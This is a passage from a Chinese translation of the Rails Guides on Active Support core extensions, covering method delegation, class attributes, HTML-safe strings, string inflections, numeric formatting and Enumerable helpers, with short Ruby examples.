N.name # => "N"

Module.new.name # => nil
```

可以使用 `anonymous?` 方法判断模块有没有名称：

```
module M
end

M.anonymous? # => false

Module.new.anonymous? # => true
```

注意，不可达不意味着就是匿名的：

```
module M
end

m = Object.send(:remove_const, :M)

m.reachable? # => false
m.anonymous? # => false
```

但是按照定义，匿名模块是不可达的。

注意

在 `active_support/core_ext/module/anonymous.rb` 文件中定义。

14.3.5 方法委托

`delegate` 方法提供一种便利的方法转发方式。

假设在一个应用中，用户的登录信息存储在 `User` 模型中，而名字和其他数据存储在 `Profile` 模型中：

```
class User < ApplicationRecord
  has_one :profile
end
```

此时，要通过个人资料获取用户的名字，即 `user.profile.name`。不过，若能直接访问这些信息更为便利：

```
class User < ApplicationRecord
  has_one :profile

  def name
    profile.name
  end
end
```

`delegate` 方法正是为这种需求而生的：

```
class User < ApplicationRecord
```

```
has_one :profile

delegate :name, to: :profile
end
```

这样写出的代码更简洁，而且意图更明显。

委托的方法在目标中必须是公开的。

`delegate` 方法可接受多个参数，委托多个方法：

```
delegate :name, :age, :address, :twitter, to: :profile
```

内插到字符串中时，`:to` 选项的值应该能求值为方法委托的对象。通常，使用字符串或符号。这个选项的值在接收者的上下文中求值：

```
# 委托给 Rails 常量
delegate :logger, to: :Rails

# 委托给接收者所属的类
delegate :table_name, to: :class
```

提醒

如果 `:prefix` 选项的值为 `true`，不能这么做。参见下文。

默认情况下，如果委托导致 `NoMethodError` 抛出，而且目标是 `nil`，这个异常会向上冒泡。可以指定 `:allow_nil` 选项，遇到这种情况时返回 `nil`：

```
delegate :name, to: :profile, allow_nil: true
```

设定 `:allow_nil` 选项后，如果用户没有个人资料，`user.name` 返回 `nil`。

`:prefix` 选项在生成的方法前面添加一个前缀。如果想起个更好的名称，就可以使用这个选项：

```
delegate :street, to: :address, prefix: true
```

上述示例生成的方法是 `address_street`，而不是 `street`。

提醒

此时，生成的方法名由目标对象和目标方法的名称构成，因此 `:to` 选项必须是一个方法名。

此外，还可以自定义前缀：

```
delegate :size, to: :attachment, prefix: :avatar
```

在这个示例中，生成的方法是 `avatar_size`，而不是 `size`。

注意

在 `active_support/core_ext/module/delegation.rb` 文件中定义。

14.3.6 重新定义方法

有时需要使用 `define_method` 定义方法，但却不知道那个方法名是否已经存在。如果存在，而且启用了警告消息，会发出警告。这没什么，但却不够利落。

`redefine_method` 方法能避免这种警告，如果需要，会把现有的方法删除。

注意

在 `active_support/core_ext/module/remove_method.rb` 文件中定义。

14.4 Class 的扩展

14.4.1 类属性

14.4.1.1 class_attribute

`class_attribute` 方法声明一个或多个可继承的类属性，它们可以在继承树的任一层级覆盖。

```
class A
  class_attribute :x
end

class B < A; end

class C < B; end

A.x = :a
B.x # => :a
C.x # => :a

B.x = :b
A.x # => :a
C.x # => :b

C.x = :c
A.x # => :a
B.x # => :b
```

例如，`ActionMailer::Base` 定义了：

```
class_attribute :default_params
self.default_params = {
  mime_version: "1.0",
  charset: "UTF-8",
  content_type: "text/plain",
  parts_order: [ "text/plain", "text/enriched", "text/html" ]
}.freeze
```

类属性还可以通过实例访问和覆盖：

```

A.x = 1

a1 = A.new
a2 = A.new
a2.x = 2

a1.x # => 1, comes from A
a2.x # => 2, overridden in a2

```

把 `:instance_writer` 选项设为 `false`, 不生成设值实例方法:

```

module ActiveRecord
  class Base
    class_attribute :table_name_prefix, instance_writer: false
    self.table_name_prefix = ""
  end
end

```

模型可以使用这个选项, 禁止批量赋值属性。

把 `:instance_reader` 选项设为 `false`, 不生成读值实例方法:

```

class A
  class_attribute :x, instance_reader: false
end

A.new.x = 1
A.new.x # NoMethodError

```

为了方便, `class_attribute` 还会定义实例判断方法, 对实例读值方法的返回值做双重否定。在上例中, 判断方法是 `x?`。

如果 `:instance_reader` 的值是 `false`, 实例判断方法与读值方法一样, 返回 `NoMethodError`。

如果不想要实例判断方法, 传入 `instance_predicate: false`, 这样就不会定义了。

注意

在 `active_support/core_ext/class/attribute.rb` 文件中定义。

14.4.1.2 `cattr_reader`、`cattr_writer` 和 `cattr_accessor`

`cattr_reader`、`cattr_writer` 和 `cattr_accessor` 的作用与相应的 `attr_*` 方法类似, 不过是针对类的。它们声明的类属性, 初始值为 `nil`, 除非在此之前类属性已经存在, 而且会生成相应的访问方法:

```

class MySqlAdapter < AbstractAdapter
  # 生成访问 @@emulate_booleans 的类方法
  cattr_accessor :emulate_booleans
  self.emulate_booleans = true
end

```

为了方便, 也会生成实例方法, 这些实例方法只是类属性的代理。因此, 实例可以修改类属性, 但是不能覆盖——这与 `class_attribute` 不同 (参见上文)。例如:

```

module ActionView
  class Base
    cattr_accessor :field_error_proc
    @@field_error_proc = Proc.new{ ... }
  end
end

```

这样，我们便可以在视图中访问 `field_error_proc`。

此外，可以把一个块传给 `cattr_*` 方法，设定属性的默认值：

```

class MySqlAdapter < AbstractAdapter
  # 生成访问 @@emulate_booleans 的类方法，其默认值为 true
  cattr_accessor(:emulate_booleans) { true }
end

```

把 `:instance_reader` 设为 `false`，不生成实例读值方法，把 `:instance_writer` 设为 `false`，不生成实例设值方法，把 `:instance_accessor` 设为 `false`，实例读值和设置方法都不生成。此时，这三个选项的值都必须是 `false`，而不能是假值。

```

module A
  class B
    # 不生成实例读值方法 first_name
    cattr_accessor :first_name, instance_reader: false
    # 不生成实例设值方法 last_name=
    cattr_accessor :last_name, instance_writer: false
    # 不生成实例读值方法 surname 和实例设值方法 surname=
    cattr_accessor :surname, instance_accessor: false
  end
end

```

在模型中可以把 `:instance_accessor` 设为 `false`，防止批量赋值属性。

注意

在 `active_support/core_ext/module/attribute_accessors.rb` 文件中定义。

14.4.2 子类和后代

14.4.2.1 subclasses

`subclasses` 方法返回接收者的子类：

```

class C; end
C.subclasses # => []

class B < C; end
C.subclasses # => [B]

class A < B; end
C.subclasses # => [B]

```

```
class D < C; end  
C.subclasses # => [B, D]
```

返回的子类没有特定顺序。

注意

在 `active_support/core_ext/class/subclasses.rb` 文件中定义。

14.4.2.2 descendants

`descendants` 方法返回接收者的后代：

```
class C; end  
C.descendants # => []  
  
class B < C; end  
C.descendants # => [B]  
  
class A < B; end  
C.descendants # => [B, A]  
  
class D < C; end  
C.descendants # => [B, A, D]
```

返回的后代没有特定顺序。

注意

在 `active_support/core_ext/class/subclasses.rb` 文件中定义。

14.5 String 的扩展

14.5.1 输出的安全性

14.5.1.1 引子

把数据插入 HTML 模板要格外小心。例如，不能原封不动地把 `@review.title` 内插到 HTML 页面中。假如标题是“Flanagan & Matz rules!”，得到的输出格式就不对，因为 `&` 会转义成“&”。更糟的是，如果应用编写不当，这可能留下严重的安全漏洞，因为用户可以注入恶意的 HTML，设定精心编造的标题。关于这个问题的详情，请阅读 [19.7.3 节](#) 对跨站脚本的说明。

14.5.1.2 安全字符串

Active Support 提出了安全字符串（对 HTML 而言）这一概念。安全字符串是对字符串做的一种标记，表示可以原封不动地插入 HTML。这种字符串是可信赖的，不管会不会转义。

默认，字符串被认为是不安全的：

```
"".html_safe? # => false
```

可以使用 `html_safe` 方法把指定的字符串标记为安全的：

```
s = "".html_safe  
s.html_safe? # => true
```

注意，无论如何，`html_safe` 不会执行转义操作，它的作用只是一种断定：

```
s = "<script>...</script>".html_safe  
s.html_safe? # => true  
s # => "<script>...</script>"
```

你要自己确定该不该在某个字符串上调用 `html_safe`。

如果把字符串追加到安全字符串上，不管是就地修改，还是使用 `concat/<<` 或 `+`，结果都是一个安全字符串。不安全的字符会转义：

```
"".html_safe + "<" # => "&lt;"
```

安全的字符直接追加：

```
"".html_safe + "<".html_safe # => "<"
```

在常规的视图中不应该使用这些方法。不安全的值会自动转义：

```
<%= @review.title %> <%# 可以这么做，如果需要会转义 %>
```

如果想原封不动地插入值，不能调用 `html_safe`，而要使用 `raw` 辅助方法：

```
<%= raw @cms.current_template %> <%# 原封不动地插入 @cms.current_template %>
```

或者，可以使用等效的 `<%==`：

```
<%== @cms.current_template %> <%# 原封不动地插入 @cms.current_template %>
```

`raw` 辅助方法已经调用 `html_safe` 了：

```
def raw(stringish)  
  stringish.to_s.html_safe  
end
```

注意

在 `active_support/core_ext/string/output_safety.rb` 文件中定义。

14.5.1.3 转换

通常，修改字符串的方法都返回不安全的字符串，前文所述的拼接除外。例如，`downcase`、`gsub`、`strip`、`chomp`、`underscore`，等等。

就地转换接收者，如 `gsub!`，其本身也变成不安全的了。

提示

不管是否修改了自身，安全性都丧失了。

14.5.1.4 类型转换和强制转换

在安全字符串上调用 `to_s`, 得到的还是安全字符串, 但是使用 `to_str` 强制转换, 得到的是不安全的字符串。

14.5.1.5 复制

在安全字符串上调用 `dup` 或 `clone`, 得到的还是安全字符串。

14.5.2 remove

`remove` 方法删除匹配模式的所有内容:

```
"Hello World".remove(/Hello /) # => "World"
```

也有破坏性版本, `String#remove!`。

注意

在 `active_support/core_ext/string/filters.rb` 文件中定义。

14.5.3 squish

`squish` 方法把首尾的空白去掉, 还会把多个空白压缩成一个:

```
"\n foo\n\r \t bar \n".squish # => "foo bar"
```

也有破坏性版本, `String#squish!`。

注意, 既能处理 ASCII 空白, 也能处理 Unicode 空白。

注意

在 `active_support/core_ext/string/filters.rb` 文件中定义。

14.5.4 truncate

`truncate` 方法在指定长度处截断接收者, 返回一个副本:

```
"Oh dear! Oh dear! I shall be late!".truncate(20)
# => "Oh dear! Oh dear!..."
```

省略号可以使用 `:omission` 选项自定义:

```
"Oh dear! Oh dear! I shall be late!".truncate(20, omission: '&hellip;')
# => "Oh dear! Oh &hellip;"
```

尤其要注意, 截断长度包含省略字符串。

设置 `:separator` 选项, 以自然的方式截断:

```
"Oh dear! Oh dear! I shall be late!".truncate(18)
```

```
# => "Oh dear! Oh dea..."  
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: ' ')  
# => "Oh dear! Oh..."
```

:separator 选项的值可以是一个正则表达式：

```
"Oh dear! Oh dear! I shall be late!".truncate(18, separator: /\s/)  
# => "Oh dear! Oh..."
```

在上述示例中，本该在“dear”中间截断，但是 :separator 选项进行了阻止。

注意

在 `active_support/core_ext/string/filters.rb` 文件中定义。

14.5.5 truncate_words

`truncate_words` 方法在指定个单词处截断接收者，返回一个副本：

```
"Oh dear! Oh dear! I shall be late!".truncate_words(4)  
# => "Oh dear! Oh dear!..."
```

省略号可以使用 :omission 选项自定义：

```
"Oh dear! Oh dear! I shall be late!".truncate_words(4, omission: '&hellip;')  
# => "Oh dear! Oh dear!&hellip;"
```

设置 :separator 选项，以自然的方式截断：

```
"Oh dear! Oh dear! I shall be late!".truncate_words(3, separator: '!')  
# => "Oh dear! Oh dear! I shall be late..."
```

:separator 选项的值可以是一个正则表达式：

```
"Oh dear! Oh dear! I shall be late!".truncate_words(4, separator: /\s/)  
# => "Oh dear! Oh dear!..."
```

注意

在 `active_support/core_ext/string/filters.rb` 文件中定义。

14.5.6 inquiry

`inquiry` 方法把字符串转换成 `StringInquirer` 对象，这样可以使用漂亮的方式检查相等性：

```
"production".inquiry.production? # => true  
"active".inquiry.inactive?      # => false
```

14.5.7 starts_with? 和 ends_with?

Active Support 为 `String#start_with?` 和 `String#end_with?` 定义了第三人称版本：

```
"foo".starts_with?("f") # => true  
"foo".ends_with?("o")   # => true
```

注意

在 `active_support/core_ext/string/starts_ends_with.rb` 文件中定义。

14.5.8 `strip_heredoc`

`strip_heredoc` 方法去掉 here 文档中的缩进。

例如：

```
if options[:usage]  
  puts <<-USAGE.strip_heredoc  
    This command does such and such.  
  
    Supported options are:  
      -h           This message  
      ...  
  USAGE  
end
```

用户看到的消息会靠左边对齐。

从技术层面来说，这个方法寻找整个字符串中的最小缩进量，然后删除那么多的前导空白。

注意

在 `active_support/core_ext/string/strip.rb` 文件中定义。

14.5.9 `indent`

按指定量缩进接收者：

```
<<EOS.indent(2)  
def some_method  
  some_code  
end  
EOS  
# =>  
def some_method  
  some_code  
end
```

第二个参数，`indent_string`，指定使用什么字符串缩进。默认值是 `nil`，让这个方法根据第一个缩进行做猜测，如果第一行没有缩进，则使用空白。

```
"  foo".indent(2)      # => "    foo"  
"foo\n\t\tbar".indent(2) # => "\t\tfoo\n\t\t\t\tbar"  
"foo".indent(2, "\t")   # => "\t\tfoo"
```

`indent_string` 的值虽然经常设为一个空格或一个制表符，但是可以使用任何字符串。

第三个参数，`indent_empty_lines`，是个旗标，指明是否缩进空行。默认值是 `false`。

```
"foo\n\nbar".indent(2)          # => "  foo\n\n  bar"  
"foo\n\nbar".indent(2, nil, true) # => "  foo\n\n  bar"
```

`indent!` 方法就地执行缩进。

注意

在 `active_support/core_ext/string/indent.rb` 文件中定义。

14.5.10 访问

14.5.10.1 `at(position)`

返回字符串中 `position` 位置上的字符：

```
"hello".at(0)  # => "h"  
"hello".at(4)  # => "o"  
"hello".at(-1) # => "o"  
"hello".at(10) # => nil
```

注意

在 `active_support/core_ext/string/access.rb` 文件中定义。

14.5.10.2 `from(position)`

返回子串，从 `position` 位置开始：

```
"hello".from(0)  # => "hello"  
"hello".from(2)  # => "llo"  
"hello".from(-2) # => "lo"  
"hello".from(10) # => nil
```

注意

在 `active_support/core_ext/string/access.rb` 文件中定义。

14.5.10.3 `to(position)`

返回子串，到 `position` 位置为止：

```
"hello".to(0)  # => "h"  
"hello".to(2)  # => "hel"  
"hello".to(-2) # => "hell"  
"hello".to(10) # => "hello"
```

注意

在 `active_support/core_ext/string/access.rb` 文件中定义。

14.5.10.4 `first(limit = 1)`

如果 `n > 0`, `str.first(n)` 的作用与 `str.to(n-1)` 一样; 如果 `n == 0`, 返回一个空字符串。

注意

在 `active_support/core_ext/string/access.rb` 文件中定义。

14.5.10.5 `last(limit = 1)`

如果 `n > 0`, `str.last(n)` 的作用与 `str.from(-n)` 一样; 如果 `n == 0`, 返回一个空字符串。

注意

在 `active_support/core_ext/string/access.rb` 文件中定义。

14.5.11 词形变化

14.5.11.1 `pluralize`

`pluralize` 方法返回接收者的复数形式:

```
"table".pluralize      # => "tables"  
"ruby".pluralize       # => "rubies"  
"equipment".pluralize # => "equipment"
```

如上例所示, Active Support 知道如何处理不规则的复数形式和不可数名词。内置的规则可以在 `config/initializers/inflections.rb` 文件中扩展。那个文件是由 `rails` 命令生成的, 里面的注释说明了该怎么做。

`pluralize` 还可以接受可选的 `count` 参数。如果 `count == 1`, 返回单数形式。把 `count` 设为其他值, 都会返回复数形式:

```
"dude".pluralize(0) # => "dudes"  
"dude".pluralize(1) # => "dude"  
"dude".pluralize(2) # => "dudes"
```

Active Record 使用这个方法计算模型对应的默认表名:

```
# active_record/model_schema.rb  
def undecorated_table_name(class_name = base_class.name)  
  table_name = class_name.to_s.demodulize.underscore  
  pluralize_table_names ? table_name.pluralize : table_name  
end
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.2 singularize

作用与 `pluralize` 相反：

```
"tables".singularize    # => "table"
"rubies".singularize   # => "ruby"
"equipment".singularize # => "equipment"
```

关联使用这个方法计算默认的关联类：

```
# active_record/reflection.rb
def derive_class_name
  class_name = name.to_s.camelize
  class_name = class_name.singularize if collection?
  class_name
end
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.3 camelize

`camelize` 方法把接收者变成驼峰式：

```
"product".camelize      # => "Product"
"admin_user".camelize    # => "AdminUser"
```

一般来说，你可以把这个方法的作用想象为把路径转换成 Ruby 类或模块名的方式（使用斜线分隔命名空间）：

```
"backoffice/session".camelize # => "Backoffice::Session"
```

例如，Action Pack 使用这个方法加载提供特定会话存储功能的类：

```
# action_controller/metal/session_management.rb
def session_store=(store)
  @@session_store = store.is_a?(Symbol) ?
    ActionDispatch::Session.const_get(store.to_s.camelize) :
    store
end
```

`camelize` 接受一个可选的参数，其值可以是 `:upper`（默认值）或 `:lower`。设为后者时，第一个字母是小写的：

```
"visual_effect".camelize(:lower) # => "visualEffect"
```

为使用这种风格的语言计算方法名时可以这么设定，例如 JavaScript。

提示

一般来说，可以把 `camelize` 视作 `underscore` 的逆操作，不过也有例外：“`SSLError`”。`underscore.camelize` 的结果是 “`SslError`”。为了支持这种情况，Active Support 允许你在 `config/initializers/inflections.rb` 文件中指定缩略词。

```
ActiveSupport::Inflector.inflections do |inflect|
  inflect.acronym 'SSL'
end

"SSLError".underscore.camelize # => "SSLError"
```

`camelcase` 是 `camelize` 的别名。

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.4 underscore

`underscore` 方法的作用相反，把驼峰式变成蛇底式：

```
"Product".underscore # => "product"
"AdminUser".underscore # => "admin_user"
```

还会把 “`::`” 转换成 “`/`”：

```
"Backoffice::Session".underscore # => "backoffice/session"
```

也能理解以小写字母开头的字符串：

```
"visualEffect".underscore # => "visual_effect"
```

不过，`underscore` 不接受任何参数。

Rails 自动加载类和模块的机制使用 `underscore` 推断可能定义缺失的常量的文件的相对路径（不带扩展名）：

```
# active_support/dependencies.rb
def load_missing_constant(from_mod, const_name)
  ...
  qualified_name = qualified_name_for from_mod, const_name
  path_suffix = qualified_name.underscore
  ...
end
```

提示

一般来说，可以把 `underscore` 视作 `camelize` 的逆操作，不过也有例外。例如，“`SSLError`”。`underscore.camelize` 的结果是 “`SslError`”。

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.5 titleize

`titleize` 方法把接收者中的单词首字母变成大写：

```
"alice in wonderland".titleize # => "Alice In Wonderland"  
"fermat's enigma".titleize     # => "Fermat's Enigma"
```

`titlecase` 是 `titleize` 的别名。

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.6 dasherize

`dasherize` 方法把接收者中的下划线替换成连字符：

```
"name".dasherize          # => "name"  
"contact_data".dasherize # => "contact-data"
```

模型的 XML 序列化程序使用这个方法处理节点名：

```
# active_model/serializers/xml.rb  
def reformat_name(name)  
  name = name.camelize if camelize?  
  dasherize? ? name.dasherize : name  
end
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.7 demodulize

`demodulize` 方法返回限定常量名的常量名本身，即最右边那一部分：

```
"Product".demodulize           # => "Product"  
"Backoffice::UsersController".demodulize # => "UsersController"  
"Admin::Hotel::ReservationUtils".demodulize # => "ReservationUtils"  
"::Inflections".demodulize        # => "Inflections"  
"".demodulize                   # => ""
```

例如，Active Record 使用这个方法计算计数器缓存列的名称：

```
# active_record/reflection.rb  
def counter_cache_column  
  if options[:counter_cache] == true
```

```
"#[active_record.name.demodulize.underscore.pluralize]_count"
elsif options[:counter_cache]
  options[:counter_cache]
end
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.8 deconstantize

`deconstantize` 方法去掉限定常量引用表达式的最右侧部分，留下常量的容器：

```
"Product".deconstantize          # => ""
"Backoffice::UsersController".deconstantize    # => "Backoffice"
"Admin::Hotel::ReservationUtils".deconstantize # => "Admin::Hotel"
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.9 parameterize

`parameterize` 方法对接收者做整形，以便在精美的 URL 中使用。

```
"John Smith".parameterize # => "john-smith"
"Kurt Gödel".parameterize # => "kurt-godel"
```

如果想保留大小写，把 `preserve_case` 参数设为 `true`。这个参数的默认值是 `false`。

```
"John Smith".parameterize(preserve_case: true) # => "John-Smith"
"Kurt Gödel".parameterize(preserve_case: true) # => "Kurt-Godel"
```

如果想使用自定义的分隔符，覆盖 `separator` 参数。

```
"John Smith".parameterize(separator: "_") # => "john\_smith"
"Kurt Gödel".parameterize(separator: "_") # => "kurt\_godel"
```

其实，得到的字符串包装在 `ActiveSupport::Multibyte::Chars` 实例中。

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.10 tableize

`tableize` 方法相当于先调用 `underscore`，再调用 `pluralize`。

```
"Person".tableize      # => "people"
"Invoice".tableize     # => "invoices"
```

```
"InvoiceLine".tableize # => "invoice_lines"
```

一般来说，`tableize` 返回简单模型对应的表名。Active Record 真正的实现方式不是只使用 `tableize`，还会使用 `demodulize`，再检查一些可能影响返回结果的选项。

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.11 classify

`classify` 方法的作用与 `tableize` 相反，返回表名对应的类名：

```
"people".classify      # => "Person"  
"invoices".classify    # => "Invoice"  
"invoice_lines".classify # => "InvoiceLine"
```

这个方法能处理限定的表名：

```
"highrise_production.companies".classify # => "Company"
```

注意，`classify` 方法返回的类名是字符串。你可以调用 `constantize` 方法，得到真正的类对象，如下一节所述。

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.12 constantize

`constantize` 方法解析接收者中的常量引用表达式：

```
"Integer".constantize # => Integer  
  
module M  
  X = 1  
end  
"M::X".constantize # => 1
```

如果结果是未知的常量，或者根本不是有效的常量名，`constantize` 抛出 `NameError` 异常。

即便开头没有 `::`，`constantize` 也始终从顶层的 `Object` 解析常量名。

```
X = :in_Object  
module M  
  X = :in_M  
  
  X           # => :in_M  
  "::X".constantize # => :in_Object  
  "X".constantize   # => :in_Object (!)  
end
```

因此，通常这与 Ruby 的处理方式不同，Ruby 会求值真正的常量。

邮件程序测试用例使用 `constantize` 方法从测试用例的名称中获取要测试的邮件程序：

```
# action_mailer/test_case.rb
def determine_default_mailer(name)
  name.sub(/Test$/, '').constantize
rescue NameError => e
  raise NonInferableMailerError.new(name)
end
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.13 `humanize`

`humanize` 方法对属性名做调整，以便显示给终端用户查看。

这个方法所做的转换如下：

- 根据参数做对人类友好的词形变化
- 删除前导下划线（如果有）
- 删除“_id”后缀（如果有）
- 把下划线替换成空格（如果有）
- 把所有单词变成小写，缩略词除外
- 把第一个单词的首字母变成大写

把 `:capitalize` 选项设为 `false`（默认值为 `true`）可以禁止把第一个单词的首字母变成大写。

```
"name".humanize                      # => "Name"
"author_id".humanize                   # => "Author"
"author_id".humanize(capitalize: false) # => "author"
"comments_count".humanize              # => "Comments count"
"_id".humanize                         # => "Id"
```

如果把“SSL”定义为缩略词：

```
'ssl_error'.humanize # => "SSL error"
```

`full_messages` 辅助方法使用 `humanize` 作为一种后备机制，以便包含属性名：

```
def full_messages
  map { |attribute, message| full_message(attribute, message) }
end

def full_message
  ...
  attr_name = attribute.to_s.tr('.', '_').humanize
  attr_name = @base.class.human_attribute_name(attribute, default: attr_name)
  ...
end
```

```
end
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.11.14 foreign_key

`foreign_key` 方法根据类名计算外键列的名称。为此，它先调用 `demodulize`，再调用 `underscore`，最后加上“_id”：

```
"User".foreign_key          # => "user_id"  
"InvoiceLine".foreign_key   # => "invoice_line_id"  
"Admin::Session".foreign_key # => "session_id"
```

如果不想添加“_id”中的下划线，传入 `false` 参数：

```
"User".foreign_key(false) # => "userid"
```

关联使用这个方法推断外键，例如 `has_one` 和 `has_many` 是这么做的：

```
# active_record/associations.rb  
foreign_key = options[:foreign_key] || reflection.active_record.name.foreign_key
```

注意

在 `active_support/core_ext/string/inflections.rb` 文件中定义。

14.5.12 转换

14.5.12.1 to_date、to_time、to_datetime

`to_date`、`to_time` 和 `to_datetime` 是对 `Date._parse` 的便利包装：

```
"2010-07-27".to_date          # => Tue, 27 Jul 2010  
"2010-07-27 23:37:00".to_time    # => 2010-07-27 23:37:00 +0200  
"2010-07-27 23:37:00".to_datetime # => Tue, 27 Jul 2010 23:37:00 +0000
```

`to_time` 有个可选的参数，值为 `:utc` 或 `:local`，指明想使用的时区：

```
"2010-07-27 23:42:00".to_time(:utc)  # => 2010-07-27 23:42:00 UTC  
"2010-07-27 23:42:00".to_time(:local) # => 2010-07-27 23:42:00 +0200
```

默认值是 `:utc`。

详情参见 `Date._parse` 的文档。

提示

参数为空时，这三个方法返回 `nil`。

注意

在 `active_support/core_ext/string/conversions.rb` 文件中定义。

14.6 Numeric 的扩展

14.6.1 字节

所有数字都能响应下述方法：

```
bytes  
kilobytes  
megabytes  
gigabytes  
terabytes  
petabytes  
exabytes
```

这些方法返回相应的字节数，因子是 1024：

```
2.kilobytes    # => 2048  
3.megabytes   # => 3145728  
3.5.gigabytes # => 3758096384  
-4.exabytes   # => -4611686018427387904
```

这些方法都有单数别名，因此可以这样用：

```
1.megabyte # => 1048576
```

注意

在 `active_support/core_ext/numeric/bytes.rb` 文件中定义。

14.6.2 时间

用于计算和声明时间，例如 `45.minutes + 2.hours + 4.years`。

使用 `from_now`、`ago` 等精确计算日期，以及增减 `Time` 对象时使用 `Time#advance`。例如：

```
# 等价于 Time.current.advance(months: 1)  
1.month.from_now  
  
# 等价于 Time.current.advance(years: 2)  
2.years.from_now  
  
# 等价于 Time.current.advance(months: 4, years: 5)  
(4.months + 5.years).from_now
```

注意

在 `active_support/core_ext/numeric/time.rb` 文件中定义。

14.6.3 格式化

以各种形式格式化数字。

把数字转换成字符串表示形式，表示电话号码：

```
5551234.to_s(:phone)
# => 555-1234
1235551234.to_s(:phone)
# => 123-555-1234
1235551234.to_s(:phone, area_code: true)
# => (123) 555-1234
1235551234.to_s(:phone, delimiter: " ")
# => 123 555 1234
1235551234.to_s(:phone, area_code: true, extension: 555)
# => (123) 555-1234 x 555
1235551234.to_s(:phone, country_code: 1)
# => +1-123-555-1234
```

把数字转换成字符串表示形式，表示货币：

```
1234567890.50.to_s(:currency)          # => $1,234,567,890.50
1234567890.506.to_s(:currency)         # => $1,234,567,890.51
1234567890.506.to_s(:currency, precision: 3) # => $1,234,567,890.506
```

把数字转换成字符串表示形式，表示百分比：

```
100.to_s(:percentage)
# => 100.000%
100.to_s(:percentage, precision: 0)
# => 100%
1000.to_s(:percentage, delimiter: '.', separator: ',')
# => 1.000,000%
302.24398923423.to_s(:percentage, precision: 5)
# => 302.24399%
```

把数字转换成字符串表示形式，以分隔符分隔：

```
12345678.to_s(:delimited)           # => 12,345,678
12345678.05.to_s(:delimited)        # => 12,345,678.05
12345678.to_s(:delimited, delimiter: ".") # => 12.345.678
12345678.to_s(:delimited, delimiter: ",") # => 12,345,678
12345678.05.to_s(:delimited, separator: " ") # => 12,345,678 05
```

把数字转换成字符串表示形式，以指定精度四舍五入：

```
111.2345.to_s(:rounded)           # => 111.235
111.2345.to_s(:rounded, precision: 2) # => 111.23
13.to_s(:rounded, precision: 5)      # => 13.00000
```

```
389.32314.to_s(:rounded, precision: 0)      # => 389
111.2345.to_s(:rounded, significant: true)  # => 111
```

把数字转换成字符串表示形式，得到人类可读的字节数：

```
123.to_s(:human_size)           # => 123 Bytes
1234.to_s(:human_size)          # => 1.21 KB
12345.to_s(:human_size)         # => 12.1 KB
1234567.to_s(:human_size)       # => 1.18 MB
1234567890.to_s(:human_size)    # => 1.15 GB
1234567890123.to_s(:human_size) # => 1.12 TB
1234567890123456.to_s(:human_size) # => 1.1 PB
1234567890123456789.to_s(:human_size) # => 1.07 EB
```

把数字转换成字符串表示形式，得到人类可读的词：

```
123.to_s(:human)      # => "123"
1234.to_s(:human)     # => "1.23 Thousand"
12345.to_s(:human)    # => "12.3 Thousand"
1234567.to_s(:human)  # => "1.23 Million"
1234567890.to_s(:human) # => "1.23 Billion"
1234567890123.to_s(:human) # => "1.23 Trillion"
1234567890123456.to_s(:human) # => "1.23 Quadrillion"
```

注意

在 `active_support/core_ext/numeric/conversions.rb` 文件中定义。

14.7 Integer 的扩展

14.7.1 multiple_of?

`multiple_of?` 方法测试一个整数是不是参数的倍数：

```
2.multiple_of?(1) # => true
1.multiple_of?(2) # => false
```

注意

在 `active_support/core_ext/integer/multiple.rb` 文件中定义。

14.7.2 ordinal

`ordinal` 方法返回整数接收者的序数词后缀（字符串）：

```
1.ordinal   # => "st"
2.ordinal   # => "nd"
53.ordinal  # => "rd"
2009.ordinal # => "th"
-21.ordinal # => "st"
```

```
-134.ordinal # => "th"
```

注意

在 `active_support/core_ext/integer/inflections.rb` 文件中定义。

14.7.3 ordinalize

`ordinalize` 方法返回整数接收者的序数词（字符串）。注意，`ordinal` 方法只返回后缀。

```
1.ordinalize    # => "1st"
2.ordinalize    # => "2nd"
53.ordinalize   # => "53rd"
2009.ordinalize # => "2009th"
-21.ordinalize  # => "-21st"
-134.ordinalize # => "-134th"
```

注意

在 `active_support/core_ext/integer/inflections.rb` 文件中定义。

14.8 BigDecimal 的扩展

14.8.1 to_s

`to_s` 方法把默认的说明符设为“F”。这意味着，不传入参数时，`to_s` 返回浮点数表示形式，而不是工程计数法。

```
BigDecimal.new(5.00, 6).to_s  # => "5.0"
```

说明符也可以使用符号：

```
BigDecimal.new(5.00, 6).to_s(:db)  # => "5.0"
```

也支持工程计数法：

```
BigDecimal.new(5.00, 6).to_s("e")  # => "0.5E1"
```

14.9 Enumerable 的扩展

14.9.1 sum

`sum` 方法计算可枚举对象的元素之和：

```
[1, 2, 3].sum # => 6
(1..100).sum  # => 5050
```

只假定元素能响应 `+`：

```
[[1, 2], [2, 3], [3, 4]].sum    # => [1, 2, 2, 3, 3, 4]
```

```
%w(foo bar baz).sum           # => "foobarbaz"  
{a: 1, b: 2, c: 3}.sum        # => [:b, 2, :c, 3, :a, 1]
```

空集合的元素之和默认为零，不过可以自定义：

```
[] .sum    # => 0  
[] .sum(1) # => 1
```

如果提供块，`sum` 变成迭代器，把集合中的元素拽入块中，然后求返回值之和：

```
(1..5).sum { |n| n * 2 } # => 30  
[2, 4, 6, 8, 10].sum     # => 30
```

空接收者之和也可以使用这种方式自定义：

```
[] .sum(1) { |n| n**3} # => 1
```

注意

在 `active_support/core_ext/enumarable.rb` 文件中定义。

14.9.2 `index_by`

`index_by` 方法生成一个散列，使用某个键索引可枚举对象中的元素。

它迭代集合，把各个元素传入块中。元素使用块的返回值为键：

```
invoices.index_by(&:number)  
# => {'2009-032' => <Invoice ...>, '2009-008' => <Invoice ...>, ...}
```

提醒

